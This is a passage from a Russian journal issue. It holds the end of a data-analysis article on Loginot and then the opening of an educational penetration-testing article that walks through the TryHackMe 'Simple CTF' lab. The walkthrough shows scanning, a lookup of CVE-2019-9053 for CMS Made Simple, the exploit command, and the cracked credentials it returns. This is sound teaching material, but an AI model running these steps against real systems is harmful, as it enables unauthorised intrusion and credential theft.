


Рисунок 6. График наиболее популярных префиксов электронного документооборота ООО «Альтера» за 2019 г.




Рисунок 7. График наиболее популярных префиксов электронного документооборота ООО «Альтера» за 2020 г.




Рисунок 8. График наиболее популярных префиксов электронного документооборота ООО «Альтера» за 2022 г.

Таким образом, благодаря Loginot, набор исходных данных, представленных на таблице, был проработан, отсортирован и доведён до того вида, который может быть необходим. Отфильтрованные до удобного для эксплуатации вида представлены на рисунке 9.

КНД	Префикс	Всего 2019	В роуминге 2019	Всего 2020	В роуминге 2020	Всего 2021	В роуминге 2021
1115131	DN_NSCHFDOPPR	131481	72600	4253914	3273273	6902601	5575114
1115132	DN_NSCHFDOPPOK	69910	49327	2709964	2062617	5005624	4020111
1175012	DP_REZRUISP	312985	150098	689350	448883	803181	601371

Рисунок 9 - Доработанная таблица с исключенными данными по статистике документооборота ООО «Альтера»

### Заключение

Таким образом, благодаря Loginot, набор исходных данных был проработан и доведён до того вида, который необходим. В получившемся эксперименте, с помощью имеющегося инструментария, исходная таблица со статистическими данными была отсортирована и отфильтрована до необходимого нам вида. Такой инструментарий позволяет исключать ненужные данные или уменьшить количество рассматриваемых объектов, что приведёт к компактной таблице, содержащей только требуемые для пользователя данные из всех исходных, благодаря чему будет проще оперировать только нужными данными. Loginot позволяет работать с данными, форматировать и анализировать их как требуется пользователю, что придаёт данной аналитической платформе высокий уровень значимости и востребованности по сравнению с подобными разработками.



## Список литературы

1. Tkachenko, A., Lavrentev, D., Denisenko, M., Kuznetsova, V. E3S Web of Conferences, 2021, 270, 01003. <https://doi.org/10.1051/e3sconf/202127001003>
2. Liying, Cao, Xiaohui, San, Yueling, Zhao, Guifen, Chen *Mathematical and Computer Modeling*, 58, pp. 507-513. (2013)
3. Tarik, R. We Create a Neural Network: Trnsl. from English, 272. (2017)
4. Chesalin, A.N., Grodzensky, S.Ya., Van, T.F., Nilov, M.Yu., Agafonov, A.N. *Russ. Technol. J.*, 8 (6), pp. 167-183 (2020)
5. Bondarenko, G.G., Andreev, V.V., Stolyarov, A.A., Chukhraev, I.V., Tkachenko, A.L. *Fizika i Khimiya Obrabotki Materialov*, 2001, (4), pp. 94–99
6. Kashirina, I.L., Demchenko, M.V.p. 10 VSU. (2018)
7. Rashka, S.: Python and machine learning. Translator: Logunov, A.V., Movchan, D.A. (eds.), p. 408. DMK-Press, Moscow (2017)
8. Esmaeili Gookeh, M., Tarokh, M.J. *J. Ind. Eng. Manage. Stud. Summer Autumn*, 24 (2), pp. 85-102. Working paper (2017)
9. Tkachenko, A., Lavrentev, D., Denisenko, M., Kuznetsova, V. SHS Web of Conferences 141, 05001 (2022) MTDE 2022 <https://doi.org/10.1051/shsconf/202214105001>
10. Shih, Y.Y., Liu, C.Y. (2003) *J. Database Mark Cust. Strategy Manage.*, 11 (2), pp. 159-172.
11. Abrukov, V.S., Karlovich, E.V., Abrukov, S.V. *2010 Research Bulletin of the Australian Institute of High Energetic Materials*, 2, pp. 129-144. (2011)
12. Bondarenko, G.G., Andreev, V.V., Stolyarov, A.A., Tkachenko, A.L. *Vacuum*, 2002, 67(3-4), pp. 617–621. [https://doi.org/10.1016/S0042-207X\(02\)00262-2](https://doi.org/10.1016/S0042-207X(02)00262-2)
13. Abrukov, V.S., Troeshestova, D.A., Abrukov, S.V., Karlovich, E.V., Polykarpov, A.I. Conference Paper (electronic format): Tenth Int. Symp. on Special Topics in Chemical Propulsion (10-ISICP) *At Ensma-Poitiers (France)*, p. 21. (2014)
14. Prokopenko, O., Larina, Y., Chetveryk, O., Kravtsov, S., Rozhko, N., Lorvi, I. *International Journal of Innovative Technology and Exploring Engineering*, 8 (12), pp. 4982-4987. (2019) doi: 10.35940/ijitee.L3745.1081219
15. Cuesta, H., Kumar, S. *Practical Data Analysis*. Packt Publishing Ltd, Birmingham (2016)
16. *Data Science & Big Data Analytics: Discovering, Analyzing, Visualizing and Presenting Data*. EMC Education Services. Wiley, Indianapolis (2015)
17. Gorbatiuk, K., Mantalyuk, O., Proskurovych, O., Valkov, O. *Proceedings of the 6Th International Conference on Strategies, Models and Technologies of Economic Systems Management (SMTESM 2019)*, Pp. 271–276 (2019)
18. Gruzdev, A.: *Prognoznoe modelirovanie v IBM SPSS Statistics i R: metod derev'ev reshenij* [Predictive Modeling in IBM SPSS Statistics, R and Python: decision trees and random forest method], 274 p. DMK Press, Moscow (2018).



19. Katsko, I.A., Paklin, N.B. Praktikum po analizu dannyh na komp'yutere [Workshop on Data Analysis on a Computer: Training manual for universities] 276 P. Koloss Gorelova, G.V. (ed.), Moscow, In Russian (2009)

20. Ткаченко, А. Л. Применение систем управления проектами при построении модели проекта / А. Л. Ткаченко, Р. А. Испирян // Математическое моделирование в экономике, управлении и образовании : сборник научных статей по материалам III Международной научно-практической конференции, Калуга, 16–17 ноября 2017 года. – Калуга: ООО "ТРП", 2017. – С. 86-92. – EDN YLXZLM.

21. Павлюк, А. Я. Системы электронного документооборота и управление отношениями с клиентами / А. Я. Павлюк, А. Л. Ткаченко // Актуальные вопросы современной науки : сборник статей по материалам XVIII международной научно-практической конференции, Томск, 13 февраля 2019 года. Том Часть 1(2). – Томск: Общество с ограниченной ответственностью Дендра, 2019. – С. 95-99. – EDN ZBPUSL.

## Оценка безопасности информационных систем с помощью тестирования на проникновение

Шкрадюк А.Д.

*Уральский государственный экономический университет, г. Екатеринбург, Россия  
Автор-корреспондент: aleksey.shkradyuk@mail.ru*

**Аннотация:** Подход к защите конфиденциальной информации от внешних угроз требует современных методов, ведь злоумышленники не стоят на месте и идут в ногу с развитием информационных технологий, а некоторые даже на шаг впереди. В данной статье рассмотрен современный метод защиты компьютерной информации от угроз путём имитации атаки злоумышленника извне на компьютерную систему или сеть, называемый в простонародье «Пентест».

**Ключевые слова:** Информационная безопасность, компьютерные системы, тестирование на проникновение, CTF.

**Для цитирования:** Шкрадюк А.Д. Оценка безопасности информационных систем путем тестирования на проникновение. Умная цифровая экономика. 2022. Т.2, №4, с. 18-30

## Information systems security assessment using penetration testing

Shkradyuk A.D.

*Ural State University of Economics, Yekaterinburg, Russia  
Corresponding author: aleksey.shkradyuk@mail.ru*

**Abstract:** The approach to protecting confidential information from external threats requires modern methods, because attackers do not stand still and keep pace with the development of information technology, and some are even one step ahead. This article discusses a modern method of protecting computer information from threats by simulating an attacker's attack from outside on a computer system or network, called in the common people "Pentest".

**Keywords:** Information security, computer systems, penetration testing, CTF.

**For citation:** Shkradyuk A.D. Information systems security assessment by penetration testing. Smart digital economy. 2022. T.2, №4, pp. 18-30

### Введение

В современном мире изо дня в день организации теряют большое количество ресурсов по причине атак злоумышленников на их информационные системы. Из-за подобных атак, как минимум, может нарушиться работоспособность сервисов компании, могут быть украдены персональные данные с серверов и выложены в общий доступ. Не все компании сообщают о подобных инцидентах, так как не хотят портить свою репутацию, но тем не менее, любая организация, использующая, например, облачные сервисы для хранения своих данных или

клиентских баз, может быть подвержена цифровой атаке. Именно поэтому все организации, которые могут себе позволить, привлекают сторонних специалистов для тестирования своих IT-инфраструктур, веб-приложений и продуктов перед их выпуском в дальнейший оборот.

Главная цель тестирования – выявить любые слабые места в системе или сети, которыми могут воспользоваться злоумышленники. В любом приложении или сети чаще всего есть недостатки, которые злоумышленник может использовать для нарушения конфиденциальности, целостности или доступности данных, а также для дальнейшего эксплуатирования системы.

Получить практический опыт в данной области можно благодаря CTF соревнованиям.

CTF (Capture The Flag) – командные соревнования по компьютерной безопасности, цель которых захватить «флаг» – набор символов или произвольная фраза. Существует два формата проведения соревнований:

- task-based (jeopardy) – игрокам предоставляется набор заданий, к которым требуется найти ответ и отправить его. Каждое задание оценивается различным количеством очков, в зависимости от сложности. Обычно выделяются следующие категории: admin – задачи на администрирование; joy – различные развлекательные задачи вроде коллективной фотографии или мини-игры; ctb – задачи на аудит удалённых машин (crack the box); reverse – исследование программ без исходного кода (реверс-инжиниринг); stegano – стеганография; prc – задачи на программирование; crypto – криптография; web – задачи на веб-уязвимости (SQL Injection, XSS и др.).

- classic – в классической схеме каждая команда получает выделенный сервер или небольшую сеть для поддержания её функционирования и защиты. Во время игры команды получают очки за корректную работу сервисов своего сервере и за украденную информацию (флаги) с серверов противников [3].

Целью статьи является разработка методики поиска уязвимостей в веб-приложениях с использованием программного обеспечения GNU/Kali-Linux на примере типовой задачи категории ctb форма CTF соревнования.

## Основные понятия тестирования на проникновения

Разберёмся, что из себя представляет тестирование на проникновение. Тестирование на проникновение (жарг. Пентест) – метод оценки безопасности компьютерных систем или сетей средствами моделирования атаки злоумышленника [6, 7]. При тестировании на проникновение эксперты создают условия, при которых имитируется реальная атака на информационные системы компании. В общем, специалисты повторяют действия настоящих хакеров, но на легальной основе.

Специалисты по тестированию на проникновение должны уметь то же, что и хакеры, чтобы имитировать атаки на информационные системы. Они могут называть себя «белыми» хакерами, этичными хакерами или же белошляпниками (White hat hacker), действия которых не нарушают закон и даже идут на пользу. Также существуют черношляпники и серошляпники. Черношляпники – люди, действия которых нарушают закон и несут вредительный характер, а серошляпники – это люди, чья активность постоянно скачет на грани законности. Этичные хакеры отличаются от информационных вредителей тем, что не используют тестируемые системы для своих личных целей, а лишь проверяют, может ли она

быть успешно атакована, если да, то как, и что нужно исправить, чтобы этого избежать. После проверки специалистом системы на уязвимости, создаётся отчёт и отправляется заказчику для дальнейшего усиления слабых мест.

Тестирование на проникновение является разносторонним методом проверки защиты компьютерных систем. Всё зависит от заказчика: что ему нужно проверить в своей системе. Это может быть упор на сети, приложения и ПО, социальную инженерию, устройства, а также и на физические системы, или же на всё сразу. Тестируя сети, специалисты ищут слабые узлы, неправильно настроенные протоколы, используют открытые порты, которые, по-хорошему, не должны быть открытыми. В локальных или сетевых приложениях, а также на крупных сайтах, пентестеры подделывают запросы, пытаются получить доступ к базе данных, встраивают в код вредоносные скрипты и мешают работе сеансов, и это только часть возможных действий. В социальной инженерии важен человеческий фактор: могут ли сотрудники случайно или намеренно сломать систему, поддаться на провокации злоумышленников, например, посредством фишинга – самым известным способом атаки с привлечением сотрудников. Тестируя устройства, этичные хакеры находят программные и аппаратные уязвимости, слабые места сети, к которой подключено устройство, пытаются получить пароли с помощью брутфорса. Физическими системами может являться дата-центр или любое другое охраняемое помещение. Кроме IT-инфраструктуры тестируется возможность взломать физический замок, обойти или вывести из строя камеры видеонаблюдения и различные датчики.

Существуют различные методики тестирования:

1. Внешнее тестирование – проводится от лица, атакующего с внешней стороны. Человек, не относящийся к компании, определяет возможные пути получения доступа к системе дистанционно.
2. Внутреннее тестирование – тестирование от лица пользователя со стандартными правами сотрудника компании, во время которого отыскивается возможность навредить системе изнутри случайным или специальным образом.
3. Белый ящик – у пентестера имеются знания о системе.
4. Черный ящик (слепое тестирование) – тестировщик не имеет предварительной информации о системе и ведёт себя как настоящий злоумышленник. Может опираться лишь на данные, имеющиеся в открытом доступе.
5. Серый ящик – имеются частичные знания о системе.
6. Двойное слепое тестирование – тестирование, находящееся в секрете (в том числе и от службы безопасности), о котором знают буквально 1-2 человека в компании. Данный метод помогает выявить уязвимости, которые нельзя обнаружить с помощью предыдущих методов. В случае такого метода тестирования, необходимо иметь при себе документы, подтверждающие, что тестировщик работает легально. Иначе могут быть проблемы со службой безопасности и законом.

## Методика тестирования уязвимостей с помощью инструментальных средств Kali-Linux

Самый сильный и наиболее популярный инструмент любого пентестера – это дистрибутив Kali-Linux, основанный на базе Debian. Он включает в себя набор программ для тестирования уязвимостей и угроз безопасности прямо «из коробки». Именно этот инструмент будет использоваться в практической части данной статьи.

Для примера возьмём одну из задач CTF формата task-based категории ctf. В этом нам поможет сайт «TryHackMe», на котором в бесплатном доступе предоставляется множество виртуальных машин различных уровней сложности, но также имеется и платная подписка, расширяющая возможности пользователя. Для начала регистрируемся на сайте и скачиваем конфигурационный openvpn-файл, чтобы подключиться к сети «TryHackMe» и иметь доступ к тестируемым машинам. Для этого переходим во вкладку «Access», нажав на аватар своего профиля, скачиваем конфигурационный openvpn-файл и запускаем его в GNU/Linux (рисунки 1-3).




Рисунок 1. Вкладка «Access»




Рисунок 2. Загрузка конфигурационного файла




Рисунок 3. Запуск конфигурационного файла

Теперь можем приступать к выбору виртуальной машины.

Поиск несложную машину для дальнейшей попытки её взлома. Для этого переходим во вкладку «Learn», находящейся в «шапке» сайта в левом верхнем углу и выбираем «Search» (рисунок 4).




Рисунок 4. Поиск виртуальной машины

Выбираем виртуальную машину под названием «Simple CTF» (рисунок 5).




Рисунок 5. Выбор виртуальной машины

Перед нами раскрывается список вопросов, на которые в ходе выполнения задания нужно будет дать ответы (рисунок 6).



Task 1 Simple CTF

Deploy the machine and attempt the questions! ▶ Start Machine

*Answer the questions below*

How many services are running under port 1000?  
Answer format: \* Submit

What is running on the higher port?  
Answer format: \*\*\* Submit

What's the CVE you're using against the application?  
Answer format: \*\*\*\*\* Submit

To what kind of vulnerability is the application vulnerable?  
Answer format: \*\*\*\* Submit Hint

What's the password?  
Answer format: \*\*\*\*\* Submit

Where can you login with the details obtained?  
Answer format: \*\*\* Submit

What's the user flag?  
Answer format: \*\*\*\* \*, \*\*\*\* \* Submit

Is there any other user in the home directory? What's its name?  
Answer format: \*\*\*\*\* Submit

What can you leverage to spawn a privileged shell?  
Answer format: \*\*\* Submit

What's the root flag?  
Answer format: \*\*\*\* \*, \*\* \* Submit

Рисунок 6. Список вопросов

Приступим к разбору данного задания. Запускаем виртуальную машину и ждём появления информации о ней (рисунок 7).

Active Machine Information			
Title	IP Address	Expires	<span>?</span> <span>Add 1 hour</span>
EasyCTF	10.10.8.71	57m 46s	<span>Terminate</span>

Рисунок 7 – Информация о запущенной виртуальной машине

Видим название машины, её IP-адрес и срок действия, который можно продлевать, если времени осталось менее часа. Первым делом пингуем полученный IP-адрес для проверки связи между нами и машиной (рисунок 8).

```
(nezlo8@Kali-Linux)-[~]
└─$ ping 10.10.8.71
PING 10.10.8.71 (10.10.8.71) 56(84) bytes of data:
64 bytes from 10.10.8.71: icmp_seq=1 ttl=63 time=89.3 ms
64 bytes from 10.10.8.71: icmp_seq=2 ttl=63 time=91.9 ms
64 bytes from 10.10.8.71: icmp_seq=3 ttl=63 time=90.0 ms
64 bytes from 10.10.8.71: icmp_seq=4 ttl=63 time=89.0 ms
64 bytes from 10.10.8.71: icmp_seq=5 ttl=63 time=88.9 ms
^C
— 10.10.8.71 ping statistics —
5 packets transmitted, 5 received, 0% packet loss, time 4008ms
rtt min/avg/max/mdev = 88.907/89.813/91.896/1.101 ms
```

Рисунок 8. Проверка связи с машиной

Машина отвечает на наши запросы. Приступаем к ответам на вопросы. Вопрос 1: сколько сервисов запущено под портом 1000? Для ответа на данный вопрос воспользуемся утилитой nmap и просканируем порты.

```
(nezlo8@Kali-Linux)-[~]
└─$ nmap 10.10.8.71 -vv
Starting Nmap 7.93 ( https://nmap.org ) at 2022-11-21 11:37 EST
Initiating Ping Scan at 11:37
Scanning 10.10.8.71 [2 ports]
Completed Ping Scan at 11:37, 0.09s elapsed (1 total hosts)
Initiating Parallel DNS resolution of 1 host. at 11:37
Completed Parallel DNS resolution of 1 host. at 11:37, 0.00s elapsed
Initiating Connect Scan at 11:37
Scanning 10.10.8.71 [1000 ports]
Discovered open port 21/tcp on 10.10.8.71
Discovered open port 80/tcp on 10.10.8.71
Discovered open port 2222/tcp on 10.10.8.71
Completed Connect Scan at 11:37, 7.19s elapsed (1000 total ports)
Nmap scan report for 10.10.8.71
Host is up, received syn-ack (0.087s latency).
Scanned at 2022-11-21 11:37:02 EST for 7s
Not shown: 997 filtered tcp ports (no-response)
PORT      STATE SERVICE      REASON
21/tcp    open  ftp          syn-ack
80/tcp    open  http         syn-ack
2222/tcp  open  EtherNetIP-1 syn-ack

Read data files from: /usr/bin/./share/nmap
Nmap done: 1 IP address (1 host up) scanned in 7.31 seconds
```

Рисунок 9. Список открытых портов сервера

Можем заметить, что у нас есть два подходящих активных порта (рисунок 9). Порт 2222 не учитывается, т.к. в вопросе спрашивается про порты ниже, чем 1000. Отправляем ответ на сайте.



Рисунок 10. Ответ на первый вопрос

Ответ верный (рисунок 10). Приступаем к следующему вопросу: что работает на верхнем порту? Наш верхний порт – это 2222, он отвечает за соединение по протоколу «ssh». Отправляем ответ и убеждаемся, что он тоже верный (рисунок 11).



Рисунок 11. Ответ на второй вопрос

Далее нас спрашивают, какой CVE мы будем использовать для атаки на приложение. Здесь явный намёк на то, что мы должны использовать эксплойт. Эксплойт – компьютерная программа, фрагмент программного кода или последовательность команд, использующие уязвимости в программном обеспечении и применяемые для проведения атаки на вычислительную систему. У каждого эксплойта есть свой код CVE – что-то вроде идентификатора. Для поиска подходящего нам эксплойта нужно узнать название и версию

используемого веб-приложения. Чтобы получить эти данные, используем программу «dirsearch» для поиска скрытых директорий.

```
(nezlo8@Kali-Linux)-[~]
└─$ dirsearch -u 10.10.8.71

dirsearch v0.4.2

Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 30 | Wordlist size: 10927
Output File: /home/nezlo8/.dirsearch/reports/10.10.8.71_22-11-21_11-27-30.txt
Error Log: /home/nezlo8/.dirsearch/logs/errors-22-11-21_11-27-30.log
Target: http://10.10.8.71/

[11:27:30] Starting:
[11:27:36] 403 - 296B - /.ht_wsr.txt
[11:27:36] 403 - 299B - /.htaccess.bak1
[11:27:36] 403 - 299B - /.htaccess.orig
[11:27:36] 403 - 301B - /.htaccess.sample
[11:27:36] 403 - 299B - /.htaccess.save
[11:27:36] 403 - 300B - /.htaccess_extra
[11:27:36] 403 - 299B - /.htaccess_orig
[11:27:36] 403 - 297B - /.htaccess_sc
[11:27:36] 403 - 297B - /.htaccessBAK
[11:27:36] 403 - 297B - /.htaccessOLD
[11:27:36] 403 - 298B - /.htaccessOLD2
[11:27:36] 403 - 289B - /.htm
[11:27:36] 403 - 290B - /.html
[11:27:36] 403 - 299B - /.htpasswd_test
[11:27:36] 403 - 295B - /.htpasswds
[11:27:36] 403 - 296B - /.httr-oauth
[11:27:37] 403 - 289B - /.php
[11:28:04] 200 - 11KB - /index.html
[11:28:18] 200 - 929B - /robots.txt
[11:28:19] 403 - 298B - /server-status
[11:28:19] 403 - 299B - /server-status/
[11:28:21] 301 - 309B - /simple → http://10.10.8.71/simple/

Task Completed
```

Рисунок 12. Список скрытых директорий

Видим, что нашлась одна скрытая директория (рисунок 12). Переходим на <http://10.10.8.71/simple/> и смотрим, что мы имеем.




Рисунок 13. CMS Made Simple

В результате у нас есть название CMS (система создания и управления сайтом) – «Made Simple» (рисунок 13). На этой же странице определяем версию CMS системы (рисунок 14).



© Copyright 2004 - 2022 - CMS Made Simple  
This site is powered by [CMS Made Simple](#) version  
2.2.8

#### HOW CMSMS WORKS

- Templates and stylesheets
- Pages and navigation
- Content
- Menu Manager
- Extensions
- Event Manager
- Workflow
- Where do i get help?

Рисунок 14. Версия CMS Made Simple

Выполняем поиск эксплоитов с имеющимися у нас данными в терминале Linux, но можно и воспользоваться сайтом «[www.exploit-db.com](http://www.exploit-db.com)», базы данных одни и те же. Здесь уже дело вкуса, кому как удобнее, но лучше привыкать работать в терминале.

```
(nezlo8@Kali-Linux)-[~]
└─$ searchsploit CMS Made Simple 2.2.8
```

Exploit Title	Path
CMS Made Simple < 2.2.10 - SQL Injection	php/webapps/46635.py

Рисунок 15. Найденный эксплоит

Найден подходящий эксплоит (рисунок 15), в основе которого лежит SQL-инъекция – уязвимость, которая возникает, когда у злоумышленника появляется возможность модифицировать SQL-запрос в приложении. Чтобы ответить на вопрос, нам нужно узнать CVE данного эксплоита. Внутри эксплоита всегда находится его описание, в том числе и CVE. Выводим текст скрипта (рисунок 16).

```
(nezlo8@Kali-Linux)-[~]
└─$ locate 46635.py
/usr/share/exploitdb/exploits/php/webapps/46635.py

(nezlo8@Kali-Linux)-[~]
└─$ cat /usr/share/exploitdb/exploits/php/webapps/46635.py
#!/usr/bin/env python
# Exploit Title: Unauthenticated SQL Injection on CMS Made Simple < 2.2.9
# Date: 30-03-2019
# Exploit Author: Daniele Scanu @ Certimeter Group
# Vendor Homepage: https://www.cmsmadesimple.org/
# Software Link: https://www.cmsmadesimple.org/downloads/cmsms/
# Version: < 2.2.9
# Tested on: Ubuntu 18.04 LTS
# CVE : CVE-2019-9053
```

Рисунок 16. CVE эксплоита

Можем отправить ответ сразу на два вопроса (рисунок 17).

What's the CVE you're using against the application?

To what kind of vulnerability is the application vulnerable?

Рисунок 17. Ответы на третий и четвертый вопросы



Дальше начинается самое интересное: нам предстоит добыть пароль и получить доступ к машине. Для этого применяем найденный эксплойт. Чтобы понять, как он работает, снова просматриваем скрипт, находим описание применения атрибутов «-u», «-w» и «-c» (рисунок 18).

```
parser = optparse.OptionParser()
parser.add_option('-u', '--url', action="store", dest="url", help="Base target uri (ex. http://10.10.100/cms)")
parser.add_option('-w', '--wordlist', action="store", dest="wordlist", help="Wordlist for crack admin password")
parser.add_option('-c', '--crack', action="store_true", dest="cracking", help="Crack password with wordlist", default=
```

Рисунок 18. Описание применения атрибутов «-u», «-w» и «-c»

Запускаем эксплойт с применением вышеприведенных атрибутов (рисунок 19).

```
(nezlo8@Kali-Linux)-[~]
$ python2 /usr/share/exploitdb/exploits/php/webapps/46635.py -u http://10.10.8.71/simple/ -c -w /usr/share/wordlists/rockyou.txt
```

Рисунок 19. Запуск эксплойта

Спустя некоторое время получаем данные пользователя (рисунок 20).

```
[+] Salt for password found: 1dac0d92e9fa6bb2
[+] Username found: mitch
[+] Email found: admin@admin.com
[+] Password found: 0c01f4468bd75d7a84c7eb73846e8d96
[+] Password cracked: secret
```

Рисунок 20. Полученные данные пользователя

